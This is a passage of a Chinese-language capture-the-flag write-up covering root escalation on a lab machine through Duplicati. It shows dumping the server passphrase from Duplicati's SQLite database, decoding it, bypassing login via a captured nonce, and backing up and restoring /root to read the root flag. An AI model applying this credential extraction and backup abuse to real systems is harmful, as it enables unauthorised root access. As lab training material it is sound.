/opt/backups/cacti/duplicati-bc2d8d70b8eb74c4ea21235385840e608.dblock.zip
/opt/backups/cacti/duplicati-ie7ca520ceb6b4ae081f78324e10b7b85.dindex.zip
/opt/backups/cacti/duplicati-b51d8705a70be4e6d8b11b8093d06d124.dblock.zip
/opt/backups/cacti/duplicati-b46840cd73aac4c328e5246e7edecb94d.dblock.zip
/opt/backups/cacti/duplicati-i7329b8d56a284479bade001406b5dec4.dindex.zip
/opt/backups/cacti/duplicati-20240820T113028Z.dlist.zip
/opt/duplicati
/etc/cron.d/duplicati
marcus@monitorsthree:~$ cd /opt/duplicati
cd /opt/duplicati
marcus@monitorsthree:/opt/duplicati$ ls
ls
config
marcus@monitorsthree:/opt/duplicati$ cd config
cd config
marcus@monitorsthree:/opt/duplicati/config$ ls
ls
control_dir_v2 CTADPNHLTC.sqlite Duplicati-server.sqlite
marcus@monitorsthree:/opt/duplicati/config$
```

將2個檔案轉到kali並解析...

在 sqlite3 Duplicati-server.sqlite 發現裡面有疑似加密passwd


```

Enter .help for usage hints.
sqlite> .tables
Backup      Log          Option      TempFile
ErrorLog    Metadata    Schedule    UIStorage
Filter      Notification Source       Version
sqlite> .schema Option
CREATE TABLE IF NOT EXISTS "Option" (
  "BackupID" INTEGER NOT NULL,
  "Filter" TEXT NOT NULL,
  "Name" TEXT NOT NULL,
  "Value" TEXT NOT NULL
);
sqlite> select *from Option
... > ;
4 ||encryption-module|
4 ||compression-module|zip
4 ||dblock-size|50mb
4 ||no-encryption|true
-1 ||asynchronous-upload-limit|50
-1 ||asynchronous-concurrent-upload-limit|50
-2 ||startup-delay|0s
-2 ||max-download-speed|
-2 ||max-upload-speed|
-2 ||thread-priority|
-2 ||last-webserver-port|8200
-2 ||is-first-run|
-2 ||server-port-changed|True
-2 ||server-passphrase|Wb6e855L3sN9LTaCuwPXuautswTIQbekmMAR7BrK2Ho=
-2 ||server-passphrase-salt|xFyKWV1dATpFZvPhClEJLJzYA5A4L74hX7FK8XmY0I=
-2 ||server-passphrase-trayicon|a2d57ac2-a9b3-4241-b6cb-ff0ee4cde2e7
-2 ||server-passphrase-trayicon-hash|ghb2o9gXtoif4D+oNAWEyJxbGkHRTk2qiSoEmEg6P6o=
-2 ||last-update-check|638606924385449250
-2 ||update-check-interval|
-2 ||update-check-latest|
-2 ||unacked-error|False
-2 ||unacked-warning|False
-2 ||server-listen-interface|any
-2 ||server-ssl-certificate|
-2 ||has-fixed-invalid-backup-id|True
-2 ||update-channel|
-2 ||usage-reporter-level|
-2 ||has-asked-for-password-protection|true
-2 ||disable-tray-icon-login|false
-2 ||allowed-hostnames|*

```

解碼：

Recipe

From Base64

Alphabet
A-Za-z0-9+/=

☒ Remove non-alphabet chars
 ☐ Strict mode

To Hex

Delimiter
None

Bytes per line
0

Input

Wb6e855L3sN9LTaCuwPXuautswTIQbekmMAR7BrK2Ho=


44 1 0→43 (43 selected)

Tr Raw Bytes

Output

59be9ef39e4bdec37d2d3682bb03d7b9abadb304c841b7a498c02bec1acad87a





※補充：抓包不要直接Repeater，就直接下送，並到HTTP HISTORT找Nonce。
編碼後會有密碼，抓包的下一步有json密碼，直接貼上並URL編碼

登入後進行新增備份。選擇不加密

一般備份設定

名稱

test

說明 (可省略)

加密方式

不加密

我們建議，您將放在您自己控管系統以外的備份都進行加密

下一頁 >

備份目的地

儲存區類型
 本機資料夾或磁碟

資料夾路徑

▶ run
 sbin
 ▼ source
 bin
 ▶ boot
 ▶ dev
 ▶ etc
 ▼ home
 ▶ marcus

使用者
 (非必要) 認證帳號

密碼
 (非必要) 認證密碼

新增

此項不需要
 來源選root目錄

來源資料

☐ 顯示隱藏資料夾

☐ Isiopy
 ☐ media
 ☐ mnt
 ☐ opt
 ▶ ☐ package
 ▶ ☐ proc
 ▼ ☒ root
 ▶ ☐ run
 ▶ ☐ sbin


直接增加資料路徑

儲存

[更新來源，發現/source/root/root.txt]

來源資料

☐ 顯示隱藏資料夾



直接增加資料路徑

加入路徑

解鎖

到首頁進行執行，

下一個排程工作： wrqwrsf 今天下午1點00分

Cacti 1.2.26 Backup

上一次成功備份： 今天上午9點45分 (花費 00:00:04) [立即執行](#)

下一次排程執行： 明天早上7點00分

來源： 60.13 MB

備份： 19.95 MB / 7 個版本

wrqwrsf

上一次成功備份： 今天上午9點45分 (花費 00:00:00) [立即執行](#)

下一次排程執行： 今天下午1點00分

來源： 33 bytes

備份： 1.91 KB / 1 個版本

我查看/home沒有資料，後續到還原檔進行還原看看

您要從那裡還原？



- ☐ 直接從備份檔還原 ...
指向您的備份檔案，將會由此還原
- ☐ 從設定檔還原 ...
從匯出的備份作業或儲存區來載入備份目的地
- ☐ Cacti 1.2.26 Backup
19.95 MB / 7 個版本
上一次成功還原：今天上午9點40分 (took 00:00:08)
- ☒ wrqwrsf
1.91 KB / 1 個版本
- ☐ ewteas
未知的備份大小與版本

[選擇檔案](#) [還原選項](#)

從 wrqwrsf 還原檔案

還原檔案從


0: 2024年8月31日上午9點45分


搜尋檔案

輸入字串，符合的檔名會以粗體字方式標示

搜尋

▼

 /source/root/

 root.txt

1/1

再次確認還原位置

下一個排程工作： wrqwsf 今天下午1點00分

||

🔄

您要還原檔案到哪裡？

- ☐ 原始位置
- ☒ 選擇位置

[手動輸入路徑](#) [顯示隱藏資料夾](#)

資料夾路徑

▶

📁

dev

▶

📁

etc

▼

📁

home

▶

📁

marcus

▶

📁

lib

▶

📁

lib32

▶

📁

lib64

▶

📁

libx32

▶

📁

lost+found

您如何處理既有檔案？

- ☒ 覆寫
- ☐ 在檔案名稱中儲存不同版本的時間戳記

權限

- ☒ 還原讀/寫權限

取得root flag

```
marcus@monitorsthree:/home$ ls
ls
duplicati-20240831T134548Z.dlist.zip      marcus
duplicati-bf380aa670aa040a0b2469cd4f153712b.dblock.zip  root.txt
duplicati-i2c9201c5694943c59167ceaedb933c14.dindex.zip
marcus@monitorsthree:/home$ cat root.txt
cat root.txt
f039facf1ae0d69b07484df1c4da32df
marcus@monitorsthree:/home$
```